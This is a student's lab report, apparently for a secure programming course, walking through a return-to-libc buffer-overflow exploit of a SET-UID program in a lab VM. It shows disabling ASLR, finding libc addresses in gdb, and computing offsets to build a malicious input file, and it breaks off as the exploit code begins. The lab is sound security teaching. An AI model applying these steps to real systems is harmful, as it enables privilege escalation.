

CSE: 5382-001: SECURE PROGRAMMING

ASSIGNMENT 4


Tharoon T Thiagarajan

1001704601

2.1 Turning Off Countermeasures

Output:

Before starting the assignment with Return-to-libc attacks we first disable the address space randomization of the linux system using the command `sudo sysctl -w kernel.randomize_va_space=0`. This does not randomize the starting address of the heap and the stack. I also created the symbolic link to point the `/bin/sh` to `/bin/zsh/`. `zsh` is a vulnerable bash in the current ubuntu system. We create the symbolic link to `zsh` because `/bin/sh` is patched and is not vulnerable to shellshock attacks.




```
Terminator                                     ↑ En 🔋 🔊 8:30 PM ⚙️
/bin/bash                                     /bin/bash 66x24
[02/26/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/20]seed@VM:~$ sudo rm /bin/sh
[02/26/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 26 20:29 /bin/sh -> /bin/zsh
[02/26/20]seed@VM:~$
```

2.2 The Vulnerable Program

Output:

I now created the given retlib.c program and compiled using the gcc -fno-stack-protector -z noexecstack -o retlib retlib.c command. I have compiled the program with non-executable stack and stack guard disabled. I now changed the ownership of the compiled program to root and made the compiled program a SET-UID program using the chown and chmod commands. I further checked the permissions of the retlib using the ls command.




```
Terminator /bin/bash
[02/26/20]seed@VM:~$ vi retlib.c
[02/26/20]seed@VM:~$ gcc -fno-stack-protector -z noexecstack -o re
tlib retlib.c
[02/26/20]seed@VM:~$ sudo chown root retlib
[02/26/20]seed@VM:~$ sudo chmod 4755 retlib
[02/26/20]seed@VM:~$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Feb 26 20:37 retlib
[02/26/20]seed@VM:~$
```

2.3 Task 1: Finding out the addresses of libc functions

Output:

In order to find the address of the `system()` and `exit()` we use the GNU debugger to find their address. I ran the `gdb` command to start the debugger. I then set the breakpoint in the main function using the `b` command. The program further runs using the `r` command and stops at the main function because of the breakpoint. To get the address of the `system()` and `exit()` function we have to use the commands `p system` and `p exit` to get their corresponding address. I am able to see the addresses of the libc functions. We need these addresses because to perform return-to-libc attacks, we need to go to the code that has already been loaded into the memory. So we need the addresses of the `system()` and `exit()` function that has been loaded in the memory.



```
Terminator
/bin/bash
/bin/bash 66x24
[02/26/20]seed@VM:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ r
Starting program: /home/seed/retlib
```



```
Terminator                                     9:03 PM
/bin/bash                                     /bin/bash 66x24
-----registers-----
]
EAX: 0xb7fbbdbc --> 0xbfffed3c --> 0xbfffef4f ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffecca0 --> 0x1
EDX: 0xbfffecc4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec88 --> 0x0
ESP: 0xbfffec84 --> 0xbfffecca0 --> 0x1
EIP: 0x80484e9 (<main+14>:      sub    esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
ion overflow)
-----code-----
]
0x80484e5 <main+10>: push    ebp
0x80484e6 <main+11>: mov     ebp,esp
0x80484e8 <main+13>: push    ecx
=> 0x80484e9 <main+14>: sub     esp,0x14
0x80484ec <main+17>: sub     esp,0x8
0x80484ef <main+20>: push    0x80485c0
0x80484f4 <main+25>: push    0x80485c2
0x80484f9 <main+30>: call    0x80483a0 <fopen@plt>
-----stack-----
```


I got the address of the system() and exit() function using the p command in the GNU debugger.

```
Legend: code, data, rodata, value
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

2.4 Task 2: Putting the shell string in the memory

Output:

To execute an arbitrary command by the `system()`, we need the `system()` function execute the `/bin/sh` program. Using environment variables I put the `/bin/sh` command into memory so that we can pass the address of the `/bin/sh` command to the `system()` function. I used the `export` function to create a new shell variable called `MYSHELL` to hold the command `/bin/sh`. Then I used `grep` command to check if the `MYSHELL` shell variable contains the `/bin/sh` command. Now I create and saved the given program as `shaddr.c`. I compiled the given program using the `gcc` compiler and ran the program. I was able to get the address of the `/bin/sh` using the given program since I have exported the `MYSHELL` shell variable. The program gets the address of the `MYSHELL` which already holds the command `/bin/sh` and prints out the address of the `/bin/sh`.




```
/bin/bash
[02/28/20]seed@VM:~$ export MYSELL=/bin/sh
[02/28/20]seed@VM:~$ env | grep MYSELL
MYSELL=/bin/sh
[02/28/20]seed@VM:~$ vi shaddr.c
[02/28/20]seed@VM:~$ gcc -Wall shaddr.c -o shaddr
shaddr.c:2:6: warning: return type of 'main' is not 'int' [-Wmain]
void main(){
^
shaddr.c: In function 'main':
shaddr.c:3:15: warning: implicit declaration of function 'getenv'
[-Wimplicit-function-declaration]
char* shell = getenv("MYSELL");
^
shaddr.c:3:15: warning: initialization makes pointer from integer
without a cast [-Wint-conversion]
[02/28/20]seed@VM:~$ ./shaddr
bffffdd6
[02/28/20]seed@VM:~$
```

2.5 Task 3: Exploiting the Buffer-Overflow Vulnerability

Output:

To get the base address of the buffer head we use the command `objdump -source retlib`. We will be able to see the corresponding machine instructions of the each line of the `retlib` file. In order to get the base address we locate the `bof()` function. We could see that the buffer head address is `0x14`. From this buffer head address we get the offset address of the `system()` which is `0x18`. Converting the `0x18` to decimal number we get 24, which is the offset of the `system()`.




```
Terminator /bin/bash
/bin/bash 66x24
int bof(FILE *badfile)
{
80484bb:      55                push    %ebp
80484bc:      89 e5             mov     %esp,%ebp
80484be:      83 ec 18          sub     $0x18,%esp
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
80484c1:      ff 75 08          pushl   0x8(%ebp)
80484c4:      6a 28             push    $0x28
80484c6:      6a 01             push    $0x1
80484c8:      8d 45 ec          lea     -0x14(%ebp),%eax
80484cb:      50               push    %eax
80484cc:      e8 9f fe ff ff    call    8048370 <fread@plt>
80484d1:      83 c4 10          add     $0x10,%esp

    return 1;
80484d4:      b8 01 00 00 00    mov     $0x1,%eax
}
80484d9:      c9               leave   %eax
80484da:      c3               ret

080484db <main>:
```



From getting the offset of system as 24, we store the address of the system into the buffer. We then get the offset of the exit() from the system 4 bytes higher from the system, thus the offset of the exit is 28. I then store the address of the exit into buffer. The offset if /bin/sh is 32 which again 4 bytes higher than the exit() function. Then I store the address of the /bin/sh into the buffer array. Then I finally write the contents of the buffer into the badfile to make the badfile a malicious file.



```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  int main(int argc, char **argv)
5  {
